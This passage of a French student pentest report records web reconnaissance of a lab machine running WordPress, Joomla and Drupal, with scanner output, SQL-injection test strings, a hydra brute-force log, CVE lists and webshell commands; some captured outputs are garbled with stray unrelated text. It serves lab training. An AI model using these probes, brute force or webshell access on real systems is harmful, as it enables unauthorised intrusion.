# For more information about the robots.txt standard, see:  
# http://www.robotstxt.org/orig.html  
  
#  
# For syntax checking, see:  
# http://tool.motoricerca.info/robots-checker.phtml  
  
User-agent: *  
Disallow: /administrator/  
Disallow: /bin/  
Disallow: /cache/  
Disallow: /cli/  
Disallow: /components/  
Disallow: /includes/  
Disallow: /installation/  
Disallow: /language/  
Disallow: /layouts/  
Disallow: /libraries/  
Disallow: /logs/  
Disallow: /modules/  
Disallow: /plugins/  
Disallow: /tmp/
```

FIGURE 3.36 – Fichier robots.txt sur le port 8081

Pour le répertoire administrateur, on tombe sur une page d'authentification. C'est l'interface de connexion à l'administration Joomla :




FIGURE 3.37 – Interface d'authentification Joomla

J'ai essayé de voir comment le serveur réagissait avec Burp Suite (admin' --; 1' OR '1'='1 et admin' AND 1=1- -) mais je n'obtiens que des erreurs 502 Invalid Gateway. Le code source de l'interface d'administration ne donne pas d'indice sur l'exploitation. Pour les autres répertoires, j'ai testé les pages les unes après les autres, chaque page renvoyée par le serveur est « blanche » et pour chaque code source, c'est « <!DOCTYPE html><title></title> ». Donc rien d'exploitable selon moi ici.

Je passe alors au dernier scan sur le port 9001 pour terminer l'analyse des vulnérabilités WEB sur cette box. Voici le résultat du scan nikto sur ce port :

```
[root@kalisae]~[~/home/sae] view-source:http://192.168.56.109:8081/tmp/
# nikto -h 192.168.56.109 -p 9001
- Nikto v2.5.0
+ Target IP: 192.168.56.109
+ Target Hostname: 192.168.56.109
+ Target Port: 9001
+ Start Time: 2024-12-01 22:03:10 (GMT1)


+ Server: nginx/1.14.0 (Ubuntu)
+ /: Drupal 7 was identified via the x-generator header. See: https://www.drupal.org/project/remove_http_headers
+ /PIUtP5Ki.EXE: The X-Content-Type-Options header is not set. This could allow the user agent to render the contents/missing-content-type-header/
+ nginx/1.14.0 appears to be outdated (current is at least 1.20.1).
+ /web.config: ASP config file is accessible.
+ /UPGRADE.txt: Default file found.
+ /install.php: Drupal install.php file found. See: https://drupal.stackexchange.com/questions/269076/how-do-i-remove-all-php-file
+ /install.php: install.php file found.
+ /LICENSE.txt: License file found may identify site software.
+ /xmlrpc.php: xmlrpc.php was found.
+ /INSTALL.mysql.txt: Drupal installation file found. See: https://drupal.stackexchange.com/questions/269076/how-to-install-drupal-on-mysql
+ /INSTALL.pgsql.txt: Drupal installation file found. See: https://drupal.stackexchange.com/questions/269076/how-to-install-drupal-on-postgresql
+ /.gitignore: .gitignore file found. It is possible to grasp the directory structure.
+ 8910 requests: 0 error(s) and 12 item(s) reported on remote host
+ End Time: 2024-12-01 22:03:51 (GMT1) (41 seconds)

+ 1 host(s) tested
```

FIGURE 3.38 – Scan nikto sur le port 9001

Le scan montre que le port 9001 héberge une instance de Drupal 7 avec des fichiers sensibles accessibles. Le CMS identifié est donc Drupal 7 pour ce port, je sais qu'il est connu pour plusieurs vulnérabilités, notamment Drupageddon 2 pour l'exécution de code à distance via des requêtes (CVE-2018-7600) et aussi CVE-2019-6340 pour l'exécution de code à distance dans certains cas. Le scan montre que le fichier /install.php est accessible, les fichiers UPGRADE.txt, /LICENSE.txt, INSTALL.mysql.txt, INSTALL.pgsql.txt sont aussi accessibles et donnent peut-être des informations sur la version exacte de Drupal (dans tous les cas Droopescan me donnera la version exacte) et on retrouve aussi le fichier /.gitignore (je sais pas si c'est exploitable, mais regarder le contenu de ce fichier peut être intéressant). De plus, il y a aussi le fichier xmlrpc.php, j'ai déjà rencontré ce fichier lors d'une ou deux box, [il me semble] qu'il peut être exploité pour du DoS ou du brute force, à vérifier. Enfin, il y a aussi un autre fichier exécutable (/PIUtP5Ki.EXE) accessible sur le serveur, ce qui est plutôt anormal. J'essayerai de télécharger ce fichier si possible.

J'ai affiché chaque fichier .txt, pour chaque, je n'ai pas trouvé d'information importantes, ces fichiers affichent des commandes pour installer le service. D'ailleurs, le fichier LICENSE.txt n'est pas accessible, j'obtiens une erreur. Quant au fichier exécutable, le fichier est apparemment introuvable :



404 Not Found

nginx/1.14.0 (Ubuntu)

FIGURE 3.39 – Essai téléchargement fichier PIUtP5Ki.EXE

J’arrête à la fin de l’analyse des vulnérabilités WEB le brute force hydra fait auparavant et laissé en tâche de fond car ce dernier ne donne rien au bout de 30 minutes, je pense alors que ce n’est pas la bonne solution.

```
[ATTEMPT] target 192.168.56.109 - login "elliot,ghost,tyrell" - pass "blessed" - 646 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.56.109 - login "elliot,ghost,tyrell" - pass "compaq" - 647 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.56.109 - login "elliot,ghost,tyrell" - pass "taurus" - 648 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.56.109 - login "elliot,ghost,tyrell" - pass "gloria" - 649 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.56.109 - login "elliot,ghost,tyrell" - pass "tyler" - 650 of 14344399 [child 3] (0/0)
```

FIGURE 3.40 – Arrêt du brute force lancé avec hydra sur les utilisateurs trouvés avec le webshell

Je m’attèle maintenant aux versions. Pour rappel, il y a WordPress derrière le port 5000, Joomla derrière le port 8081 et Drupal derrière 9001. Je vais utiliser plusieurs outils pour retrouver les versions, y compris les versions que je connais déjà (e.g. le scan avancé de nmap fait au début) pour être sûr de la version.

Je commence alors par scanner le CMS Wordpress. Pour cela, l’outil le plus connu est droopescan, non installé nativement sur Kali Linux. J’initialise le scan pour cibler wordpress :

```
└─(root㉿kalisae)-[/home/sae/droopescan/joomscan]
# droopescan scan wordpress -u http://192.168.56.109:5000 2>/dev/null
[+] Plugins found:
    akismet http://192.168.56.109:5000/wp-content/plugins/akismet/
        http://192.168.56.109:5000/wp-content/plugins/akismet/readme.txt

[+] No themes found.

[+] Possible version(s):
    5.7

[+] Possible interesting urls found:
    This CMS default changelog. - http://192.168.56.109:5000/readme.html

[+] Scan finished (0:00:13.349720 elapsed)
```

FIGURE 3.41 – Scan droopescan sur wordpress à la recherche de vulnérabilités de versions

Je remarque alors que droopescan a détecté un plugin installé sur ce site WordPress, appelé Akismet. Le répertoire du plugin est <http://192.168.56.109:5000/wp-content/plugins/akismet/>

content/plugins/akismet/ et le fichier readme.txt de ce plugin est accessible via l'url suivante : <http://192.168.56.109:5000/wp-content/plugins/akismet/readme.txt>. Après vérification, je n'ai pas trouvé d'informations réellement intéressantes que ce soit dans le code source du dossier ou dans le fichier. Droopescan estime que la version du CMS WordPress utilisé est potentiellement la version 5.7. De plus, a trouvé une URL intéressante selon lui : <http://192.168.56.109:5000/readme.html>. Je suis aller visiter cette page et analyser le code source mais rien d'intéressant :




FIGURE 3.42 – Fichier readme sur le port 5000

Ce que je retiens de ce scan est la potentielle version détectée de WordPress. En sachant qu'elle est « potentielle », j'utilise d'autres outils pour être sûr de trouver la bonne version. Pour rappel, avec le scan avancé de nmap, la version de WordPress trouvée était la 5.7.2. J'utilise WhatWeb pour identifier des informations sur le site web, comme la technologie utilisée, et potentiellement déterminer la version de WordPress :

```
[root@kalisae]~[/home/sae/droopescan/joomscan]
# whatweb http://192.168.56.109:5000 empty directory and upload everything.
http://192.168.56.109:5000 [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][nginx/1.14.0 (Ubuntu)], IP 1; Just another WordPress site, UncommonHeaders[link], WordPress[5.7.2], nginx[1.14.0]

[root@kalisae]~[/home/sae/droopescan/joomscan] don't worry. It doesn't work on all web hosts. Open up wp-
```

FIGURE 3.43 – Whatweb sur le port 5000

Le serveur a répondu avec un code HTTP 200, donc la page demandée par whatweb est accessible. Le site utilise WordPress, en version 5.7.2, soit la même version trouvée par nmap. Pour le moment, nmap et whatweb détectent le fait que la version de WordPress est 5.7.2 et droopescan lui propose la version 5.7. J'utilise, pour être sûr wpscan, qui possède un module d'énumération spécial pour analyser les sites WordPress, que j'avais déjà utilisés. Il recherche également les vulnérabilités, selon le site officiel de wpscan :

```
[root@kalisae]~[/home/sae/Desktop/CMSmap]
# wpscan --url http://192.168.56.109:5000 --enumerate vp

[+] URL: http://192.168.56.109:5000/ [192.168.56.109]
[+] Started: Sun Dec 1 22:43:55 2024

| Confidence: 60%
| References:
|   - https://www.iplocation.net/defend-wordpress-from-ddos
|   - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.7.2 identified (Insecure, released on 2021-05-12).
| Found By: Emoji Settings (Passive Detection)
|   - http://192.168.56.109:5000/, Match: 'wp-includes\js\wp-emoji-release.min.js?ver=5.7.2'
| Confirmed By: Meta Generator (Passive Detection)
|   - http://192.168.56.109:5000/, Match: 'WordPress 5.7.2'

[i] The main theme could not be detected.

[+] Enumerating Vulnerable Plugins (via Passive Methods)
```

FIGURE 3.44 – Wpscan sur le port 5000

WpScan ressort beaucoup d'informations, il détecte les fichiers « Pro WordPress » et détecte notamment, ce qui m'intéresse, la version WordPress. La version détectée est 5.7.2 par une analyse des scripts Emoji et une analyse des métadonnées dans la source HTML. De ce fait, wpscan confirme que la version de WordPress est la version 5.7.2.

Et parce que j'aime lancer des commandes pour être sûr, et ayant déjà installé cmsmap auparavant, je me dis qu'un petit scan cmsmap ne ferait pas de mal pour WordPress :

```
[root@kalisa]~[/home/sae/droopescan/joomscan/CMSmap]
# cmsmap http://192.168.56.109:5000 -f W -F -o sortie_WordPress.txt
[-] Date & Time: 02/12/2024 19:03:53
[-] Updating wordpress small plugins
[-] Updating joomla small plugins
grep: warning: ? at start of expression
[-] Updating drupal small plugins
[-] wordpress git repo has not been found. Cloning ...
Cloning into '/usr/local/lib/python3.11/dist-packages/cmsmap/tmp/wordpress' ...
remote: Enumerating objects: 422919, done.
remote: Counting objects: 100% (1114/1114), done.
```

FIGURE 3.45 – Cmsmap sur le port 5000

Ici, le scan analyse pour WordPress, d'où le fait que j'utilise l'option « -f W » et je force un scan complet (énumération des plugins, des thèmes, et des utilisateurs, etc.) avec l'option -F. Le résultat de la commande est stocké dans le fichier sortie_WordPress.txt

```
[L] No Robots.txt Found
[I] CMS Detection: WordPress
[I] Wordpress Version: 5.7.2
[I] Wordpress Theme: twentytwentyone
[-] WordPress usernames identified:
[M] wordpress_admin
[M] XML-RPC services are enabled
[M] Website vulnerable to XML-RPC Brute Force Vulnerability
[I] Autocomplete Off Not Found: http://192.168.56.109:5000/wp-login.php
[-] Default WordPress Files:
[I] http://192.168.56.109:5000/license.txt
[I] http://192.168.56.109:5000/readme.html
[I] http://192.168.56.109:5000/wp-content/themes/twentynineteen/readme.txt
[I] http://192.168.56.109:5000/wp-content/themes/twentytwenty/readme.txt
[I] http://192.168.56.109:5000/wp-content/themes/twentytwentyone/readme.txt
[I] http://192.168.56.109:5000/wp-includes/ID3/license.txt
[I] http://192.168.56.109:5000/wp-includes/ID3/readme.txt
[I] http://192.168.56.109:5000/wp-includes/images/crystal/license.txt
[I] http://192.168.56.109:5000/wp-includes/js/plupload/license.txt
[I] http://192.168.56.109:5000/wp-includes/js/swfupload/license.txt
[I] http://192.168.56.109:5000/wp-includes/js/tinymce/license.txt
[-] Checking interesting directories/files ... █
```

FIGURE 3.46 – Résultat du scan cmsmap sur le port 5000

Cmsmap détecte alors la version 5.7.2 de WordPress et détecte également plein de fichiers. [Avec vérification, rien d'intéressant dans tous]. Le scan s'est fini trop tôt, je n'ai plus de place sur mon disque, tant pis...

Une fois l'analyse de la version de WordPress, je passe au CMS Joomla sur le port 8081. Pour cela, dans un premier temps et comme pour WordPress, j'utilise droopescan :

```
[root@kalisae ~]# droopescan scan joomla -u http://192.168.56.109:8081
/usr/local/bin/droopescan:4: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.readthedocs.io/en/latest/pkg_resources.html#deprecation-warning
__import__('pkg_resources').require('droopescan==1.45.1')
[+] Possible version(s):
 3.4.1
 3.4.1-rc
 3.4.1-rc2
 3.4.2
 3.4.2-rc
 3.4.3
 3.4.4
 3.4.4-rc
 3.4.4-rc2
 3.4.5
 3.4.6
 3.4.7
 3.4.8
 3.4.8-rc

[+] Possible interesting urls found:
 Detailed version information. - http://192.168.56.109:8081/administrator/manifests/files/joomla.xml
 Login page. - http://192.168.56.109:8081/administrator/
 SimplePie README. - http://192.168.56.109:8081/libraries/simplepie/README.txt
 License file. - http://192.168.56.109:8081/LICENSE.txt
 Version attribute contains approx version - http://192.168.56.109:8081/plugins/system/cache/cache.xml
```

FIGURE 3.47 – Scan droopescan sur joomla à la recherche de vulnérabilités de versions

Droopescan détecte que la version de Joomla est en 3.4.X avec possiblement des versions candidates (-rc). Il trouve également des URL intéressantes. En cliquant sur le premier lien, je tombe sur un fichier joomla.xml avec la version installée de Joomla :

```
<authorUrl>www.joomla.org</authorUrl>
-<copyright>
  (C) 2005 - 2015 Open Source Matters. All rights reserved
-<license>
  GNU General Public License version 2 or later; see LICENSE.txt
-</license>
-<version>3.4.3</version>
-<creationDate>June 2015</creationDate>
-<description>FILES_JOOMLA_XML_DESCRIPTION</description>
-<scriptfile>administrator/components/com_admin/script.php</scriptfile>
```

FIGURE 3.48 – Version de joomla détectée

La version du CMS Joomla sur cette box serait alors la 3.4.3. Whatweb ne permet pas de détecter la version de Joomla par défaut, j'ai quand même essayé :

```
[root@kalisae ~]# whatweb http://192.168.56.109:8081
http://192.168.56.109:8081 [200 OK] Bootstrap, Cookies[a5845a875e8923f18089c05b8adc2b9c], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][nginx/1.14.0 (Ubuntu)], HttpOnly[a5845a875e8923f18089c05b8adc2b9c], IP[192.168.56.109], JQuery, MetaGenerator[Joomla! - Open Source Content Management], PasswordField[password], Script[text/javascript], Title[Home], nginx[1.14.0]
```

FIGURE 3.49 – Whatweb sur le port 8081

Pas de version détectée par whatweb. J'utilise quand même cmsmap pour être sûr de la version :

```
[root@kalisae ~]# /home/sae/droopescan/joomscan/CMSmap
# cmsmap http://192.168.56.109:8081 -f J -o sortie_joomla.txt
[-] Date & Time: 02/12/2024 19:18:05
[I] Threads: 5
[-] Target: http://192.168.56.109:8081 (192.168.56.109)
[M] Website Not in HTTPS: http://192.168.56.109:8081
```

FIGURE 3.50 – Cmsmap sur le port 8081

Voici le contenu du fichier sortie_joomla.txt :

```
/usr/local/bin/cmsmap http://192.168.56.109:8081 -f J -o sortie_joomla.txt
[-] Date & Time: 02/12/2024 19:18:05
[I] Threads: 5
[-] Target: http://192.168.56.109:8081 (192.168.56.109)
[M] Website Not in HTTPS: http://192.168.56.109:8081
[I] Server: nginx/1.14.0 (Ubuntu)
[L] X-Frame-Options: Not Enforced
[I] Strict-Transport-Security: Not Enforced
[I] X-Content-Security-Policy: Not Enforced
[I] X-Content-Type-Options: Not Enforced
[L] Robots.txt Found: http://192.168.56.109:8081/robots.txt
[I] CMS Detection: Joomla
[I] Joomla Version: 3.4.3
[I] Joomla Website Template: protostar
[I] Joomla Administrator Template: isis
[-] Enumerating Joomla Usernames via "Feed" ...
[I] Super User: Fluntence54@armyspy.com
[I] Autocomplete Off Not Found: http://192.168.56.109:8081/administrator/index.php
[-] Joomla Default Files:
[-] Joomla is likely to have a large number of default files
```

FIGURE 3.51 – Résultat du scan cmsmap sur le port 8081

Cmsmap détecte, à l'instar de droopescan la version 3.4.3 de Joomla. Et, pour connaître les vulnérabilités sur les sites Joomla, il y a un outil très très puissant que j'ai découvert qui est joomscan. Il recherche les vulnérabilités en fonction de la version et les mauvaises configurations. Le seul inconvénient de Joomscan est la façon dont est donné le résultat du teste :

```
[root@kalisae ~]# joomscan -u http://192.168.56.109:8081 >> sortie_joomscan
* http://www.research.att.com/projects/mpegaudio/mpeg2.html
* http://www.geocities.com/xheltmboyx/quicktime/formats/qtm-layout.txt
* http://developer.apple.com/techpubs/quicktime/qtdevdocs/RM/frameset.
```

FIGURE 3.52 – Scan joomscan à la recherche de vulnérabilités pour joomla

Joomscan détecte alors une multitude de vulnérabilités, en voici un extrait en capture :

```
26 [33m[+] Joomla! 3.2.x < 3.4.4 - SQL Injection
27 EDB : https://www.exploit-db.com/exploits/38534/
28
29 Joomla! Core Remote Privilege Escalation Vulnerability
30 CVE : CVE-2016-9838
31 EDB : https://www.exploit-db.com/exploits/41157/
32
33 Joomla! Core Cross Site Scripting Vulnerability
34 CVE : CVE-2015-6939
35 http://packetstormsecurity.com/files/133907/Joomla-CMS-3.4.3-Cross-Site-Scripting.html
36 https://developer.joomla.org/security-centre/626-20150908-core-xss-vulnerability.html
37
38 Joomla! Core Security Bypass Vulnerability
39 CVE : CVE-2015-7859
40 https://developer.joomla.org/security-centre/629-20151002-core-acl-violations.html
41
42 Joomla! Directory Traversal Vulnerability
```

FIGURE 3.53 – Vulnérabilités détectées par Joomscan


Voici toutes les vulnérabilités trouvées : CVE-2016-9838, CVE-2015-6939, CVE-2015-7859, CVE-2015-8565, CVE-2015-8564, CVE-2015-8563, CVE-2016-9837, CVE-2016-10033, CVE-2016-10045.

Je passe ensuite au dernier CMS, Drupal. Pour l'analyser, le commence par un scan droopescan :

```
[root@kalisae]# ./droopescan scan drupal -u http://192.168.56.109:9001 2>/dev/null
[+] Plugins found:
  profile http://192.168.56.109:9001/modules/profile/all
  rep http://192.168.56.109:9001/modules/php/1 XXX frames
  (de)image http://192.168.56.109:9001/modules/image/
[+] Themes found:
  seven http://192.168.56.109:9001/themes/seven/
  garland http://192.168.56.109:9001/themes/garland/
Reference material:
[+] Possible version(s):
  7.54
  [www.id3.org material now mirrored at http://id3lib.sourceforge.net/id3/]
  http://www.id3.org/id3v2.4.0-structure.txt
[+] Possible interesting urls found:
  Default changelog file - http://192.168.56.109:9001/CHANGELOG.txt
[+] Scan finished (0:00:09.503930 elapsed)
```

FIGURE 3.54 – Scan droopescan sur drupal à la recherche de vulnérabilités de versions

La version détectée est alors la 7.54 est dans fichier CHANGELOG.txt trouvé par droopescan, on remarque que cette version est inscrite dedans :



Drupal 7.54, 2017-02-01

- Modules are now able to define theme engines (API addition: <https://www.drupal.org/node/2826480>).

- Logging of searches can now be disabled (new option in the administrative interface).

- Added menu tree render structure to (pre-)process hooks for theme_menu_tree() (API addition: <https://www.drupal.org/node/2827134>).

- Added new function for determining whether an HTTPS request is being served (API addition: <https://www.drupal.org/node/2824590>).

- Fixed incorrect default value for short and medium date formats on the date type configuration page.

- File validation error message is now removed after subsequent upload of valid file.


- Numerous bug fixes.

- Numerous API documentation improvements.

- Additional performance improvements.

FIGURE 3.55 – Fichier CHANGELOG.txt où est écrit la version de Drupal


L’outil WhatWeb quant à lui détecte uniquement la version 7 de Drupal :



```
[root@kalisae]# whatweb http://192.168.56.109:9001
http://192.168.56.109:9001 [200 OK] Content-Language[en], Country[RESERVED][zz], Drupal, HTTPServer[Ubuntu Linux][nginx/1.14.0 (Ubuntu)], IP[192.168.56.109], JQuery, MetaGenerator[Drupal 7 (http://drupal.org)], PasswordField[pass], Script[text/javascript], Title[fSociety.web], UncommonHeaders[x-content-type-options,x-generator], X-Frame-Options[SAMEORIGIN], nginx[1.14.0]
```

FIGURE 3.56 – Whatweb sur le port 9001

Et, je lance un dernier scan cmsmap pour être sûr de la version 7.54 trouvée par droopescan :



```
[root@kalisae]# cmsmap http://192.168.56.109:9001 -f Di -o sortie_drupal.txt
[-] Date & Time:f02/12/2024 19:33:36
[+] Threads: 5
[+] Threadscores in CSS identifiers
[+] Threadscores in JS identifiers
[+] Threadscores in XML identifiers
[+] Threadscores in XPATH identifiers
[+] Target: http://192.168.56.109:9001 (192.168.56.109).s running
```

FIGURE 3.57 – Cmsmap sur le port 9001

Voici le contenu du fichier sortie_drupal.txt :

```
/usr/local/bin/cmsmap http://192.168.56.109:9001 -f D -o sortie_drupal.txt
[+] Date & Time: 02/12/2024 19:33:36
[I] Threads: 5
[+] Target: http://192.168.56.109:9001 (192.168.56.109)
[M] Website Not in HTTPS: http://192.168.56.109:9001
[I] Server: nginx/1.14.0 (Ubuntu) e engines (API addition)
[L] X-Generator: Drupal 7 (http://drupal.org)
[L] X-Frame-Options: Not Enforced
[I] Strict-Transport-Security: Not Enforced
[I] X-Content-Security-Policy: Not Enforced
[L] No Robots.txt Found
[I] CMS Detection: Drupal
[I] Drupal Version: 7.54
[I] Drupal Theme: bartik
[-] Enumerating Drupal Usernames via "Views" Module ...
[-] Enumerating Drupal Usernames via "/user/" ...
[I] Autocomplete Off Not Found: http://192.168.56.109:9001/user/
[-] Drupal Default Files:
[+] Drupal is likely to be running on default files.
```

FIGURE 3.58 – Résultat du scan cmsmap sur le port 9001

Cmsmap détecte alors aussi la version 7.54 de Drupal, à l'instar de droopescan. Si j'avais plus de place sur mon disque, j'aurais essayé de faire un brute force avec cmsmap et une liste de user et de mot de passe mais je n'ai plus de place pour installer SecLists...

[Je passe le nombre de commandes et de fichiers que j'affiche avec le webshell, pour ne pas surcharger ce rapport].

Avec le webshell, je retrouve la version de Joomla :

Command

```
cat /var/www/html/joomla/README.txt
```

Execute

Output

```
1- What is this?
* This is a Joomla! installation/upgrade package to version 3.x
* Joomla! Official site: http://www.joomla.org
* Joomla! 3.4 version history - https://docs.joomla.org/Joomla_3.4_version_history
* Detailed changes in the Changelog: https://github.com/joomla/joomla-cms/commits/master
```

FIGURE 3.59 – Version de Joomla trouvée avec le Webshell

Je retrouve également la version de Drupal avec le webshell :

Command

```
head -n 20 /var/www/html/drupal/CHANGELOG.txt
```

Execute

Output

```
Drupal 7.54, 2017-02-01
-----
- Modules are now able to define theme engines (API addition:
  https://www.drupal.org/node/2826480).
- Logging of searches can now be disabled (new option in the administrative
```

FIGURE 3.60 – Version de Drupal trouvée avec le Webshell

Et pour WordPress, j'ai un peu plus cherché mais j'ai réussi par trouver aussi la version 5.7.2 :

Command

```
